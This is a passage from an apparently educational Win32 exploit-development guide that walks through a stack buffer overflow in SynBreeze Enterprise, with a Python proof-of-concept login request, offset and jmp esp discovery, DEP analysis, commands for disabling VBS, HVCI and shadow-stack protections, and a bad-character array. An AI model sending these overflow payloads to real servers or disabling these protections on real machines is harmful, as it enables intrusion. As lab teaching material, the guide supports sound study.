Practical Win32 Exploit Development

1. Preface

This document has been created as a comprehensive study and reference guide for Win32 / x86 User-Mode Exploit Development, with a focus on core mechanics such as custom shellcode writing, dynamic API resolution, and modern memory protection bypasses using VirtualAlloc and WriteProcessMemory.

Scope & Roadmap

Please note that this first volume focuses specifically on fundamental to intermediate x86 exploitation concepts and bypassing DEP. It does not cover advanced mitigation bypasses such as:

- ASLR (Address Space Layout Randomization)
- CFG (Control Flow Guard)
- Shadow Stack (CET)
- VBS / HVCI (Virtualization-Based Security / Hypervisor-Enforced Code Integrity)

Modern operating systems employ various deep-seated security mitigations that make real-world exploitation significantly more complex. These advanced defenses and their associated bypass techniques will be covered thoroughly in Part 2, which will be released as a separate PDF at a later date.

Disclaimer

This document and the information contained herein are provided strictly for educational, research, and authorized security testing purposes only.

The techniques and code snippets described in this guide are intended to help security researchers and software developers understand application vulnerabilities and how to defend against them.

The author assumes no responsibility or liability for any misuse, damage, or illegal activities conducted with the concepts described in this paper. Always ensure you have explicit, written authorization before testing software or systems you do not own

Table of Contents

1. Preface 1
    - Scope & Roadmap 1
    - Disclaimer 1
2. Prerequisites & Lab Setup 3
    - Host & Virtualization 3
    - Target Environment & Vulnerable Application 3
    - Debugging & ROP Tools 3
    - Attacker Environment (Exploit Development Machine) 3
3. Basic Windbg 4
    - Cheatsheet 4
    - Attaching the Debugger to the Target Process 6
    - Workspace Setup & Window Layout 6
3. POC and first WinDbg Analyze 7
    - Analyzing Modules with narly 9
    - Finding the Offset 10
4. A few words on mitigations 11
    - DEP 11
    - ASLR 13
    - VBS/HVCI 13
    - Schadow Stack 13
    - Disabling Mitigations 14
5. Exploit Development: Bypassing Data Execution Prevention 14
    - Bad Bytes 15
    - Return Oriented Programming 16
    - VirtualAlloc 19
6. Custom shellcode 28
    - Initialization & Stack Preparation 31
    - Dynamically Find kernel32.dll in Memory (PEB Walk) 31
    - Get-PC Trick (Save EAT Parser Address) 32
    - The Function Finder (EAT Parser) 32
    - Resolve Symbols (ExitProcess & CopyFileA) 32
    - Push Strings Onto the Stack 33
    - Push Parameters & Call CopyFileA 33
    - Cleanly Terminate the Process 33

2. Prerequisites & Lab Setup

Before diving into exploitation, a properly configured laboratory environment is essential. This guide assumes that the reader is already proficient in setting up virtual machines, configuring Windows development environments, and resolving basic dependency or environment variable issues independently.

Host & Virtualization

Host OS: Windows 11 (64-bit)

Hypervisor: VMware Workstation Pro (Latest Version)

Note: VMware Workstation Pro is now available for free for personal use via the Broadcom portal. A free Broadcom account registration is required prior to downloading.

Target Environment & Vulnerable Application

Target OS: Windows Server 2019 Standard Edition (Build 17763.3650 / Desktop Experience, x64)
Download: Microsoft Evaluation Center

Vulnerable Software: SynBreeze Enterprise v10.0.28 (x86)

This application serves as our primary local target throughout the hands-on sections of this guide.

Debugging & ROP Tools

WinDbg (Legacy / WinSDK): Installed via Windows SDK version `10.1.17763.1`.

Download: Microsoft Windows SDK Archive

Note: We explicitly use the classic WinDbg GUI included in the legacy SDK for consistent command scripting and plugin support.

narly (WinDbg Extension): Used for identifying memory protections (SafeSEH, DEP, ASLR) across loaded modules.

Download: Google Code Archive – Narly

rp++: A fast C++ based command-line tool to extract ROP gadgets from PE binaries/DLLs.

Download: GitHub – 0vercl0k/rp

ropcatalog (Optional / Recommended): An excellent Python-based tool to simplify searching and filtering ROP gadgets.

Installation: pipx install git+https://github.com/n3rada/ropcatalog.git

Attacker Environment (Exploit Development Machine)

Using a dedicated Kali Linux VM is recommended, as it comes pre-configured with Python 3 and common exploitation libraries such as `pwntools`, `requests`, and `struct`.

3. Basic Windbg

Cheatsheet

Display Commands:

```
db esp          ; Display bytes (hex + ASCII)
dw esp          ; Display 2-byte words
dd esp          ; Display 4-byte DWORDs
dq esp          ; Display 8-byte QWORDs
dc kernel32     ; Display DWORD values alongside ASCII representation
da 0x00403000   ; Display memory content strictly as an ASCII string
du 0x00403000   ; Display memory content as a Unicode string
dds esp L3      ; Display 3 DWORDs and resolve symbolic names if available
dds esp-0x10 L8 ; Display 8 DWORDs starting from (ESP - 16 bytes)
dd poi(esp)     ; Dereference the pointer at ESP and display target DWORDs
u poi(esp+0x04) ; Dereference pointer at ESP+4 and disassemble target code
```

Modifying Memory Content:

```
ed esp 41414141 ; Write DWORD 0x41414141 directly to the memory address at ESP
ea esp "Hello"  ; Write ASCII string "Hello" to ESP
eu esp "Hello"  ; Write Unicode string "Hello" to ESP
```

Register Manipulation & Process Execution:

```
r               ; Dump all general-purpose registers and current instruction
r ecx           ; Display the current value of ECX
r ecx=41414141  ; Overwrite ECX register value with 0x41414141

p               ; Step Over (executes next instruction without entering CALLs)
t               ; Step Into (executes single instruction and enters CALLs)
pt              ; Step to Next Return (executes until next RET instruction)
ph              ; Step to Next Branch (executes until next conditional/unconditional jump)
```

Breakpoint Management:

```
bp kernel32!WriteFile              ; Set software BP at function entry
bp kernelbase!CreateFileW+0x100    ; Set software BP with offset
bu ole32!WriteStringStream         ; Set BP for a module not yet loaded

ba e 1 kernel32!WriteFile          ; Hardware BP on execution (1 byte length)
ba w 4 0x04v2b744                  ; Hardware BP on WRITE access to DWORD address

bl                                 ; List all currently set breakpoints
bd 0                               ; Disable breakpoint 0
be 0                               ; Enable breakpoint 0
bc 0                               ; Clear / Delete breakpoint 0
bc *                               ; Clear ALL breakpoints

bp kernel32!WriteFile ".if (poi(esp+0x0C) != 4) {gc} .else {.printf \"Target buffer size
hit!\"; .echo;}"                   ; conditional Break, break only when buffer size equals
4 bytes (__stdcall stack layout)
```

Searching Memory:

```
s -d 0 L?80000000 41414141                          ; Search entire 2GB user-space for a
specific DWORD value
s -a 0 L?80000000 "This program cannot be run"     ; Search entire 2GB user-space for an
ASCII string
s -b 0x10000000 0x10223000 ff e4                    ; Search specific memory range for JMP
ESP opcodes (\xFF\xE4)
```

Modules, symbols & PE Header Analysis:

```
lm                              ; List all loaded and deferred modules
lmf                             ; List all loaded and deferred modules with binary path
lm m syncbrs                    ; Filter loaded modules by name
!dh syncbrs -f                  ; Display PE headers and mitigation flags
x kernelbase!CreateProc*        ; Search exported function symbols

dt ntdll!_IMAGE_DOS_HEADER 0x00400000      ; Dump DOS Header at base address
? 0x00400000 + poi(0x00400000+0x3C)        ; Calculate address of NT Headers (e_lfanew)
dt ntdll!_IMAGE_NT_HEADERS [NT_Header_Addr] ; Read DllCharacteristics (+0x46 in Optional
Header)
```

Windows Structures & Callstack:

```
!peb                            ; Dump Process Environment Block (PEB)
!teb                            ; Dump Thread Environment Block (TEB)
!exchain                        ; List current thread's Structured Exception Handlers
(SEH)
k                               ; Display callstack of current thread

dt ntdll!_TEB @$teb                             ; Dump TEB using pseudo-register
dt ntdll!_TEB @$teb ThreadLocalStoragePointer   ; Dump specific field
dt ntdll!_EXCEPTION_REGISTRATION_RECORD [Addr]  ; Inspect SEH record chain
```

Built-In Calculator:

```
? 0x41414141                    ; Convert Hex to Decimal
? 0n1095216641                  ; Convert Decimal to Hex (prefix 0n)
? 0y1110100110111               ; Convert Binary to Hex/Dec (prefix 0y)
.formats 0x41414141             ; Display value in all numerical formats & ASCII

? (0x00401000 + 0x20) >> 4      ; Perform bitwise shift and arithmetic
? 0 – 0x500                     ; Perform basic calculation, like add, sub, mul, div
```


Attaching the Debugger to the Target Process

Once **SynBreeze** is installed, launch the application and navigate to:

`Options` -> `Server` -> enable the option **"Serve on port 80"**.

Next, start **WinDbg as Administrator** and attach it to the target service:

1. In the top menu, click on the **File** tab.
2. Select **Attach to a Process**.
3. Locate and select the `syncbrs.exe` process from the process list, then click **OK**.



Workspace Setup & Window Layout


Once WinDbg attaches to the process, execution pauses (initial breakpoint), presenting a minimal command-line interface.

You can customize the workspace layout using the toolbar icons or via the **View** menu:

View -> Disassembly (`Alt + 7`): Displays the disassembled assembly instructions at the current instruction pointer (`EIP`).

Simply drag and drop the windows to arrange them however you prefer.

While WinDbg offers multiple analytical sub-windows, keeping the interface minimal relying primarily on the **Command window** and the **Disassembly window** helps eliminate visual noise and maintains focus during step-by-step debugging.



3. POC and first WinDbg Analyze

We will send the first POC and analyze in WinDbg what exactly happened and whether we have gained control over EIP.

After attaching to the process in WinDbg, we write g into the WinDbg console and press enter so that the software continues to run and is not blocked by the debugger.

Then we execute our Python script to send the modified buffer to the server.

Note: The exploit is not 100% functional. For security reasons and protection against script kiddies, I have slightly modified the exploit and made it so that someone really needs to know what they are doing to exploit the software, for ethical reasons.

This does only apply for the full exploit!

poc.py:

```
#!/usr/bin/python
import socket
import sys

try:
  server = "192.168.159.131"
  port = 80
  size = 1200
  inputBuffer = b"A" * size
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server.encode() + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
  buffer += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://10.11.0.22/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+ str(len(content)).encode() + b"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending Payload")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done")

except socket.error:
  print("Error connecting")
```

Analyze in windbg:

```
# check how much space on the stack is available
dd esp l100
dd esp -500 l 100
? 007375dc – 0073713c
```

```
770b3910 cc              int     3
0:011> g
(1ac8.1ad0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=007d2cd4 edx=00000358 esi=007c8716 edi=011f37f8
eip=41414141 esp=0073744c ebp=007c55d0 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
41414141 ??              ???
0:001> dd esp l100
0073744c  41414141 41414141 41414141 41414141
0073745c  41414141 41414141 41414141 41414141
```

After executing the PoC, we can confirm that we have successfully gained control over the EIP register. Furthermore, by analyzing the stack layout and identifying the memory regions overwritten by our patterns, we verified that there is ample space available on the stack to work with. In our specific case, we have a comfortable 1184 bytes of space at our disposal.

Analyzing Modules with narly

Analyzing Modules:

```
lmf
.load narly
!nmod
```

```
0:001> lmf
start    end        module name
00400000 00462000   syncbrs  C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
00990000 00a64000   libpal   C:\Program Files (x86)\Sync Breeze Enterprise\bin\libpal.dll
00a70000 00b24000   libsync  C:\Program Files (x86)\Sync Breeze Enterprise\bin\libsync.dll
10000000 10223000   libspp   C:\Program Files (x86)\Sync Breeze Enterprise\bin\libspp.dll
72610000 72620000   wshbth   C:\Windows\system32\wshbth.dll
72620000 72636000   NLAapi   C:\Windows\system32\NLAapi.dll
72640000 7264b000   winrnr   C:\Windows\System32\winrnr.dll
72650000 72683000   IPHLPAPI C:\Windows\SYSTEM32\IPHLPAPI.DLL
```

```
0:001> .load narly

      __s|I}*!{a.                          ._s,aan2*a
     _wY1+~-     )S,                      .ae"~=:...:X
```

```
0:001> !nmod
00400000 00462000 syncbrs            /SafeSEH OFF                C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
00990000 00a64000 libpal             /SafeSEH OFF                C:\Program Files (x86)\Sync Breeze Enterprise\bin\libpal.dll
00a70000 00b24000 libsync            /SafeSEH OFF                C:\Program Files (x86)\Sync Breeze Enterprise\bin\libsync.dll
10000000 10223000 libspp             /SafeSEH OFF                C:\Program Files (x86)\Sync Breeze Enterprise\bin\libspp.dll
72610000 72620000 wshbth             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\wshbth.dll
72620000 72636000 NLAapi             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\NLAapi.dll
72640000 7264b000 winrnr             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\winrnr.dll
```

What else do we need to consider? After executing the initial script, we can extract a wealth of critical information. We already know that we control EIP and have sufficient space on the stack. However, we also need to identify which security mitigations are present and which DLL modules are imported. We must gather all of this information before writing a single line of code to determine the appropriate exploitation technique and whether further analysis is required. In this case, the situation appears relatively simple: the output indicates that the binary was compiled without mitigations. Unfortunately, this is too good to be true, as DEP is enforced at the operating system level regardless of whether the compiler flag was set by the developer. This means the stack is non-executable. Meanwhile, ASLR and SEHOP do not concern us in this scenario, allowing us to focus entirely on a DEP bypass. Another key observation from the module listing is that all native SyncBreeze modules begin with a null byte, which could present major complications regarding bad characters. Fortunately, we can see that libspp.dll does not start with a null byte. With nearly all necessary data now available, we have established a solid foundation for our exploit planning.

Finding the Offset

```
# In Kali Linux create a unique pattern of 1200 bytes
msf-pattern_create -l 1200

# find offset from patterm located in eip
msf-pattern_offset -l 1200 -q 42306142
```

```
(1250.6b0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=007c2424 edx=00000358 esi=007b7766 edi=010337f8
eip=42306142 esp=01d2744c ebp=007b06d0 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
42306142 ??              ???
0:010>
```

```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_offset -l 1200 -q 42306142
[*] Exact match at offset 780

┌──(kali㉿kali)-[~]
└─$
```

```
try:
  server = "192.168.159.131"
  port = 80
  size = 1200


  find_offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad

  #inputBuffer = b"A" * size
  inputBuffer = find_offset
  content = b"username=" + inputBuffer + b"&password=A"
```

We found the offset, which is located at 780 bytes.

We now need to verify whether this is actually the case and see what additional information we can uncover.

```
# Change the POC to verify the offset B should now be EIP
try:
  server = "192.168.159.131"
  port = 80
  size = 1200

  # notes:
  # offset to eip 780 bytes



  inputBuffer = b"A" * 780
  inputBuffer += b"B" * 4
  inputBuffer +=  b"C" * (size -len(inputBuffer))
  content = b"username=" + inputBuffer + b"&password=A"
```

```
# Verify in WinDbg if EIP is overwritten with B (42424242)
dd esp -8
dd esp -8 l20
```

```
(c3c.15a4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=004e3e1c edx=00000358 esi=004d3686 edi=011a37f8
eip=42424242 esp=01e9744c ebp=004d63b8 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
42424242 ??              ???
0:011> dd esp
01e9744c  43434343 43434343 43434343 43434343
01e9745c  43434343 43434343 43434343 43434343
01e9746c  43434343 43434343 43434343 43434343
01e9747c  43434343 43434343 43434343 43434343
01e9748c  43434343 43434343 43434343 43434343
01e9749c  43434343 43434343 43434343 43434343
01e974ac  43434343 43434343 43434343 43434343
01e974bc  43434343 43434343 43434343 43434343
0:011> dd esp - 8
01e97444  42424242 43434343 43434343 43434343
01e97454  43434343 43434343 43434343 43434343
01e97464  43434343 43434343 43434343 43434343
01e97474  43434343 43434343 43434343 43434343
01e97484  43434343 43434343 43434343 43434343
01e97494  43434343 43434343 43434343 43434343
01e974a4  43434343 43434343 43434343 43434343
01e974b4  43434343 43434343 43434343 43434343
```

As seen in the output, EIP is overwritten with 42424242, which confirms that our offset of 780 bytes is correct. We can also see that ESP is located only 8 bytes higher than EIP, meaning we now have full control over EIP and have determined the exact offset from EIP to ESP. In a standard vanilla buffer overflow exploit, we would now place our reverse shell shellcode right after ESP, including a padding of 4 or 8 bytes of x90 (NOPs). We would then search for a jmp esp instruction ff e4 in the syncbreeze binary or an imported dll and overwrite EIP with this memory address. However, this approach is not feasible in our scenario because the stack is non-executable.

4. A few words on mitigations

DEP

Data Execution Prevention (DEP) marks data memory pages such as the stack and the heap as non-executable. If an attacker attempts to inject and execute shellcode directly from these locations, the CPU triggers an exception and terminates the process.

Search for jmp esp from start address libspp.dll to end address
s -b 10000000 10223000 ff e4

check if the memory page is executable

```
0:011> s -b 10000000 10223000 ff e4
10090c83  ff e4 0b 09 10 02 0c 09-10 24 0c 09 10 46 0c 09  .........$...F..
0:011> !vprot 10090c83
BaseAddress:       10090000
AllocationBase:    10000000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        000d8000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

Set Breakpoint to jmp esp address and continue execution with t
bp 0x10090c83
t

```
0:011> bp 0x10090c83
*** WARNING: Unable to verify checksum for C:\Program Files (x86)\Sync Breeze Enterprise\bin\libspp.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Sync Breeze Enterprise\bin\libspp.dll -
0:011> bl
     0 e Disable Clear  10090c83     0001 (0001)  0:**** libspp!SCA_FileScout::GetStatusValue+0xb3
0:011> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=004f210c edx=00000358 esi=004e2b4e edi=011737f8
eip=10090c83 esp=0077744c ebp=004e7bc8 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4            jmp     esp {0077744c}
0:001> t
eax=00000001 ebx=00000000 ecx=004f210c edx=00000358 esi=004e2b4e edi=011737f8
eip=0077744c esp=0077744c ebp=004e7bc8 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
0077744c 90              nop
0:001> t
(294.1aa8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

Import Struct Package and modify script to jmp esp

```python
from struct import pack

try:
  server = "192.168.159.131"
  port = 80
  size = 1200

  # notes:
  # offset to eip 780 bytes



  inputBuffer = b"A" * 780
  inputBuffer += pack("<L", (0x10090c83)) # EIP set to jmp esp
  inputBuffer += b"\x90" * 16 # NOPS to test Access Violation DEP
  inputBuffer +=  b"C" * (size -len(inputBuffer))
  content = b"username=" + inputBuffer + b"&password=A"
```

As seen after the execution attempt, redirecting flow to jmp esp succeeds because the instruction resides within the .text section, which is located in a memory page marked with Read and Execute (RX) permissions.

However, as soon as the memory address stored in ESP is loaded into EIP and execution reaches the NOP sled on the stack, DEP triggers an Access Violation because the stack memory region is marked as non-executable (RW).

ASLR

Address Space Layout Randomization (ASLR) randomizes the memory load locations of key system binaries, DLLs, the stack, and the heap every time the application starts up. This prevents attackers from hardcoding static memory addresses into their exploits, forcing them to find information leaks or rely on non-randomized modules.

```
# search for the memory address of virtual alloc
x kernel32!VirtualAllocstub
```

```
0:001> x kernel32!VirtualAllocstub
7495ff00          KERNEL32!VirtualAllocStub (<no parameter info>)

0:001>
```

Whenever an application is restarted, its DLLs and functions are not loaded at the same memory address. This means we cannot hardcode functions compiled with ASLR. Unlike DEP, ASLR is not strictly enforced by the operating system by default due to backward compatibility requirements with older software.

VBS/HVCI

Virtualization-Based Security (VBS) with Hypervisor-Protected Code Integrity (HVCI) uses hardware virtualization features to create an isolated, secure virtual environment. HVCI specifically ensures that kernel-mode drivers and executable code pass integrity checks before running, making unauthorized code modification or injection extremely difficult.

Schadow Stack

Intel Control-flow Enforcement Technology (CET) and its AMD equivalent provides hardware-level defenses against ROP and JOP (Jump-Oriented Programming) attacks by maintaining a secondary, hardware-enforced "shadow stack" for return addresses. If an attacker tries to tamper with return addresses on the normal stack, the CPU detects a mismatch with the shadow stack and blocks execution immediately.

Kernel-mode Hardware-enforced Stack Protection (Intel CET / Shadow Stack) depends heavily on Virtualization-Based Security (VBS) and Hypervisor-Protected Code Integrity (HVCI). Specifically, VBS and HVCI serve as mandatory prerequisites; if they are not active, kernel-mode stack protection cannot be enabled or fully utilized by the operating system.

Disabling Mitigations

To disable Memory Integrity (HVCI/VBS) and Kernel-mode Hardware-enforced Stack Protection (CET) through the graphical interface:

Open the Windows Security app →Navigate to Device Security -> Core isolation details.
Toggle Memory Integrity to Off.
Toggle Kernel-mode Hardware-enforced Stack Protection to Off.

To completely disable the hypervisor layer that powers VBS:
bcdedit /set hypervisorlaunchtype off
To re-enable it later, use bcdedit /set hypervisorlaunchtype auto.

In the Registry VBS:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard
Set the DWORD value EnableVirtualizationBasedSecurity to 0

In the Registry CET:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\KernelShadowStacks
Set the DWORD value Enabled to 0

To check system-wide exploit protection and mitigation settings including user and kernel shadow stacks:
Get-ProcessMitigation -System

5. Exploit Development: Bypassing Data Execution Prevention

To bypass DEP, we can utilize a technique known as Return-Oriented Programming (ROP).

This method involves searching executable (RX) memory regions for short instruction sequences called gadgets, which will be covered in detail in the next chapter.

The goal is not to break DEP directly, but rather to play within the rules enforced by the operating system. Instead of attempting to execute shellcode on non-executable memory pages, we operate entirely within permitted executable regions. We then invoke Windows API functions such as VirtualAlloc or WriteProcessMemory. Through this approach, we can either mark the stack memory page as executable and run our shellcode directly, or allocate/modify an executable memory region to write and execute our payload.

Bad Bytes

Before we begin developing the exploit, we must first determine which bad characters cannot be used in our payload, as their presence could corrupt or mangle our input. This step is critical because it dictates which gadgets we can use later in our ROP chain, ensuring that bad characters do not interfere with execution flow.

The null byte (\x00) is almost always a bad character because C-style functions interpret it as a string terminator. Other common candidates include carriage returns (\x0d), line feeds (\x0a), or space characters. To identify all restricted bytes, we generate a byte array containing all ASCII characters (from \x01 to \xff), send it within our payload, and then inspect the target memory buffer using WinDbg to see which bytes failed to render correctly or truncated the payload.

```
badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d"
  b"\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a"
  b"\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27"
  b"\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34"
  b"\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
  b"\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e"
  b"\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b"
  b"\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68"
  b"\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75"
  b"\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
  b"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
  b"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c"
  b"\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9"
  b"\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
  b"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
  b"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd"
  b"\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea"
  b"\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7"
  b"\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

```
try:
  server = "192.168.159.131"
  port = 80
  size = 1200

  # notes:
  # offset to eip 780 bytes
  badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d"
    b"\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a"
    b"\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27"
    b"\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34"
    b"\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
    b"\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e"
    b"\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b"
    b"\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68"
